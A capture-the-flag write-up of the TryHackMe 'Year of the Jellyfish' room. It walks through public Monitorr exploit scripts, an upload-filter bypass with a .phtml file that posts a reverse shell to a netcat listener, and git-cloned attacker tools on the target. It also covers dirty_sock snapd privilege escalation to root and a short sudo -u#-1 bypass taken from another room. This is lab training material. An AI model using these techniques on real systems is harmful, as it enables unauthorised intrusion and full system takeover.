

Year of The Jellyfish Room (OSCP voucher contest)

<https://tryhackme.com/room/yearofthejellyfish>


Certificate	
robyns-petshop.thm	
Subject Name	_____
Country	GB
State/Province	South West
Locality	Bristol
Organization	Robyns Petshop
Common Name	robyns-petshop.thm
Email Address	robyn@robyns-petshop.thm
Issuer Name	_____
Country	GB
State/Province	South West
Locality	Bristol
Organization	Robyns Petshop
Common Name	robyns-petshop.thm
Email Address	robyn@robyns-petshop.thm
Validity	_____
Not Before	4/25/2021, 9:50:56 AM (Pacific Daylight Time)
Not After	4/25/2022, 9:50:56 AM (Pacific Daylight Time)
Subject Alt Names	_____
DNS Name	robyns-petshop.thm
DNS Name	monitorr.robyns-petshop.thm
DNS Name	beta.robyns-petshop.thm
DNS Name	dev.robyns-petshop.thm

A certificate with 4 DNS Names

entered them into my /etc/hosts file with target ip

```
54.78.49.154 monitorr.robyns-petshop.thm robyns-petshop.thm beta
 .robyns-petshop.thm dev.robyns-petshop.thm
```

I browsed to monitorr.robins-petshop.thm



searchsploit monitorr to check for exploits (version 1.7.6)

Exploit Title		Path
Monitorr 1.7.6m - Authorization		php/webapps/48981.py
Monitorr 1.7.6m - Remote Code		php/webapps/48980.py

I read thru python exploit script 48981.py and browsed to highlighted web address in script to check if still exists- Not Found! Let's check the other script.

```
◀ ▶ 48981.py ×
1 #!/usr/bin/python
2 # -*- coding: UTF-8 -*-
3
4 # Exploit Title: Monitorr 1.7.6m - Authorization Bypass
5 # Date: September 12, 2020
6 # Exploit Author: Lyhin's Lab
7 # Detailed Bug Description: https://lyhinslab.org/index.php/2020/09/12/how-the-white-
8 # Software Link: https://github.com/Monitorr/Monitorr
9 # Version: 1.7.6m
10 # Tested on: Ubuntu 19
11
12 # Monitorr 1.7.6m allows creation of administrative accounts by abusing the installat
13
14 import requests
15 import os
16 import sys
17
18 if len (sys.argv) != 5:
19     print ("specify params in format: python " + sys.argv[0] + " target_url user_logi
20 else:
21     url = sys.argv[1] + "/assets/config/_installation/_register.php?action=register"
22     headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko
23     data = {"user_name": sys.argv[2], "user_email": sys.argv[3], "user_password_new": "
24     requests.post(url, headers=headers, data=data)
```



Not Found

The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443

I read thru python exploit script 48980.py and browsed to highlighted address to check if still exists- It does! Gives away an upload dir too: ..//data/usrimg/

/assets/php/upload.php

```
if len (sys.argv) != 4:  
    print ("specify params in format: python " + sys.argv[0] + " target_url lhost lp  
else:  
    url = sys.argv[1] + "/assets/php/upload.php"  
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Ge
```

The screenshot shows a browser window with the URL `https://monitorr.robyns-petshop.thm/assets/data/usrimg/`. The page displays three error messages:
ERROR: is not an image or exceeds the webserver's upload size limit.
ERROR:/data/usrimg/ already exists.
ERROR: was not uploaded.


browse to `..../data/usrimg/`

The screenshot shows a browser window with the URL `https://monitorr.robyns-petshop.thm/assets/data/usrimg/`. The page displays an index of files:
Index of /assets/data/usrimg

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
usrimg.png	2021-04-11 00:07	5.3K	

Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443

click on `usrimg.png` —this could be a way to upload our webshell, if we can get past the filters....



editing python exploit script to print out request to debug what the server response is doing

```
r = requests.post(url, headers=headers, data=data, verify=True, cookies=cookies)
print(r.text)
```

Filter detected me as a threat! But how?? Did the .php extension give me away?

```
1.0.3.1:443/advanced_usage.html?SSL_Warnings
  warnings.warn(
<div id='uploadreturn'>You are an exploit.</div><div id='uploaderror'>ERROR: she_ll.php was not uploaded.</div></div>
A shell script should be uploaded. Now we try to execute it
```

You are an exploit. How does it know??

If I POST to it:

```
(base) mx@M1 tools % curl -X POST https://monitorr.robyns-petshop.thm/
assets/data/usrimg/
```

```
curl: (60) SSL certificate problem: self signed certificate  
More details here: https://curl.haxx.se/docs/sslcerts.html
```

curl failed to verify the legitimacy of the server and therefore could not establish a secure connection to it. To learn more about this situation and how to fix it, please visit the web page mentioned above.

Nobody trusts a self-signed cert anymore...

I get the SSL certificate problem again... so turned off SSL cert checking by switching verify to False. let's run it again....

```
r = requests.post(url, headers=headers, data=data, verify=False)  
print(r.text)
```

Successful upload of revshell w/nc listening on 7777... but no love -why?

The screenshot shows a browser window with a file upload interface and a terminal window. The browser URL is `https://monitorr.robyns-pets.com`. The terminal window title is "Linux - nc -lvpn 7777".

File Upload:

Index of /assets/data/usrimg

Name	Last modified	Size	Description
Parent Directory		-	
she_ll.gif	2021-05-03 05:38	93	
she_ll.gif.phtml	2021-05-03 05:42	93	
usrimg.png	2021-04-11 00:07	5.3K	

Terminal:

```
(base) mx@M1 Linux % nc -lvpn 7777
```

MIME detection filter confirmed with the GIF output below

The screenshot shows a browser window with a file upload interface and a terminal window. The browser URL is `https://monitorr.robyns-pets.com`. The terminal window title is "Linux - nc -lvpn 7777".

GIF89a213213123

Terminal:

```
(base) mx@M1 Linux % nc -lvpn 7777
```

I had to change the name of the file (no duplicates allowed. It needed to be executable, so had to find a php extension the filter would ignore. phtml finally worked. I had to change the port to common port 443 (must be a firewall blocking outbound traffic...). I'm in!!!

Index of /assets/data/usrimg

Name	Last modified	Size	Description
Parent Directory	-		
 she.gif	2021-05-03 05:50	92	
 she_ll.gif	2021-05-03 05:38	93	
 she_ll.gif.phtml	2021-05-03 05:42	93	
 usrimg.png	2021-04-11 00:07	5.3K	

```
(base) mx@M1 Linux % nc -lvpn 7777
^CExiting.
(base) mx@M1 Linux % nc -lvpn 443
Connection from 10.10.21.48:44100
bash: cannot set terminal process group (936): Inappropriate device
bash: no job control in this shell
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ _
```

Flag1 found in /var/www

```
www-data@petshop:/var/www$ ls -la
ls -la
total 24
drwxr-xr-x  5 root      root      4096 Apr 30 16:12 .
drwxr-xr-x 14 root      root      4096 Apr  9 23:45 ..
drwxr-xr-x  9 root      root      4096 Apr 11 17:00 dev
-r-----  1 www-data  www-data    38 Apr 30 16:12 flag1.txt
drwxr-xr-x  9 root      root      4096 Apr 11 14:38 html
drwxr-xr-x  4 www-data  www-data  4096 Apr 11 14:24 monitorr
www-data@petshop:/var/www$ cat flag1.txt
cat flag1.txt
```

```
www-data@petshop:/var/www$ _
```

With all these filters and this low grade shell, I used GitHub as a stager for some of my tools- so glad I had git clone on the target. 1st tool to bring in was Linux Exploit Suggester... let's see what it finds...

```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ git clone https://github.com/mzet-/linux-exploit-suggester.git
Cloning into 'linux-exploit-suggester'...
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ ls -la
ls -la
total 32
drwxr-xr-x  3 www-data www-data 4096 May  3 07:42 Hub Desktop
drwxr-xr-x  5 www-data www-data 4096 Apr 11 00:11 .
drwxr-xr-x  3 www-data www-data 4096 May  3 07:42 linux-exploit-suggester
```

Kernel version: **4.15.0**
Architecture: **x86_64**
Distribution: **Ubuntu**
Distribution version: **18.04**
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): **performed**
Package listing: **from current OS**
Searching among:
76 kernel space exploits
48 user space exploits

This one sounds very interesting- catchy name too!

[+] [CVE-2019-7304] dirty_sock
Details: <https://initblog.com/2019/dirty-sock/>
Exposure: less probable
Tags: ubuntu=18.10,mint=19
Download URL: https://github.com/initstring/dirty_sock/archive/master.zip
Comments: Distros use own versioning scheme. Manual verification needed.

DirtySock in d House!!!

```
<nitorr/assets/data/usriimg/linux-exploit-sugester$ git clone https://github.com/initstring/dirty_sock/archive/master.zip
<github.com/initstring/dirty_sock/archive/master.zip
Cloning into 'master.zip'...
remote: Not Found
fatal: repository 'https://github.com/initstring/dirty_sock/archive/master.zip/' not found
<nitorr/assets/data/usriimg/linux-exploit-sugester$ git clone https://github.com/initstring/dirty_sock.git
git < master -> 1 branch 0 tags
< clone https://github.com/initstring/dirty_sock.git
Cloning into 'dirty_sock'...
<nitorr/assets/data/usriimg/linux-exploit-sugester$ ls -la
ls -la
total 152
drwxr-xr-x 4 www-data www-data 4096 May 3 07:49 .
drwxr-xr-x 3 www-data www-data 4096 May 3 07:42 ..
drwxr-xr-x 8 www-data www-data 4096 May 3 07:42 .git
-rw-r--r-- 1 www-data www-data 3701 May 3 07:42 CHANGELOG
-rw-r--r-- 1 www-data www-data 35141 May 3 07:42 LICENSE
-rw-r--r-- 1 www-data www-data 6680 May 3 07:42 README.md
drwxr-xr-x 4 www-data www-data 4096 May 3 07:49 dirty_sock
```

DirtySock is sleeping! WTH? the suspense is killing me!

```
<ts/data/usrimg/linux-exploit-suggester/dirty_sock$ python3 dirty_sockv2.py
python3 dirty_sockv2.py suite Basics (F... SQL injection cheat ... PythonMITx/Classe...
n or jump t--- - ----- Pull requests Issues Marketplace Explore -
[ \ | | | / | \ | / [__ | | | | | / |
| / | | | \ | | _ _ ] | | | | | | | \ |
/dirty_sock (version 2) Watch 16 Star 560 Fork
//===== []
|| R&D || initstring (@init_string) ||
|| Source || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock Code About
\\===== []
Update README.md Clone Insights
Linux privilege escalation
exploit via snapd
(CVE-2019-7304)
HTTPS SSH GitHub CI
[+] Slipped dirty sock on random socket file: /tmp/lthewrjafb;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...
ckv2.py preparing for release Download ZIP
***** Success! You can now `su` to the following account and use sudo: *****
```

Great! DirtySock worked but because of this low grade shell I can't really use it...

```
sudo -l  
sudo: no tty present and no askpass program specified  
<ts/data/usrimg/linux-exploit-suggester/dirty_sock$ cd /dev/shm  
cd /dev/shm  
www-data@petshop:/dev/shm$ su dirty_sock  
su dirty_sock  
su: must be run from a terminal
```

Since Python is present on target, may as well upgrade my shell a bit....I need a terminal to switch user (su)

```
www-data@petshop:/var/www/monitorr/assets/data/usriimg$ python3 -c "import pty; pty.spawn('/bin/bash')"  
<mgs python3 -c "import pty; pty.spawn('/bin/bash')"  
www-data@petshop:/var/www/monitorr/assets/data/usriimg$  
  
www-data@petshop:/var/www/monitorr/assets/data/usriimg$ export TERM=xterm  
export TERM=xterm  
www-data@petshop:/var/www/monitorr/assets/data/usriimg$ ls  
ls  
linux-exploit-suggester she_ll.gif usriimg.png  
she.gif.phtml she_ll.gif.phtml  
www-data@petshop:/var/www/monitorr/assets/data/usriimg$ ls -la  
ls -la  
total 32  
drwxr-xr-x 3 www-data www-data 4096 May  3 07:42 .  
drwxr-xr-x 5 www-data www-data 4096 Apr 11 00:11 ..  
drwxr-xr-x 4 www-data www-data 4096 May  3 07:49 linux-exploit-suggester  
-rw-r--r-- 1 www-data www-data  92 May  3 05:50 she.gif.phtml  
-rw-r--r-- 1 www-data www-data  93 May  3 05:38 she_ll.gif  
-rw-r--r-- 1 www-data www-data  93 May  3 05:42 she_ll.gif.phtml  
-rw-r--r-- 1 www-data www-data 5463 Apr 11 00:07 usriimg.png  
www-data@petshop:/var/www/monitorr/assets/data/usriimg$ su dirty_sock  
su dirty_sock  
Password: dirty_sock
```

Great! I am root as long as I sudo every command I type.... root flag is mine!

```
dirty_sock@petshop:/var/www/monitorr/assets/data/usriimg$ sudo cat /root/root.txt  
[REDACTED]  
dirty_sock@petshop:/var/www/monitorr/assets/data/usriimg$
```

sudo privesc (ALL,!root) configuration

sudo -u#-1 /bin/bash

```
james@agent-sudo:~$ sudo -l  
Matching Defaults entries for james on agent-sudo:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi  
n\:/snap/bin  
  
User james may run the following commands on agent-sudo:  
    (ALL, !root) /bin/bash  
james@agent-sudo:~$ sudo -u#-1 /bin/bash  
root@agent-sudo:~#
```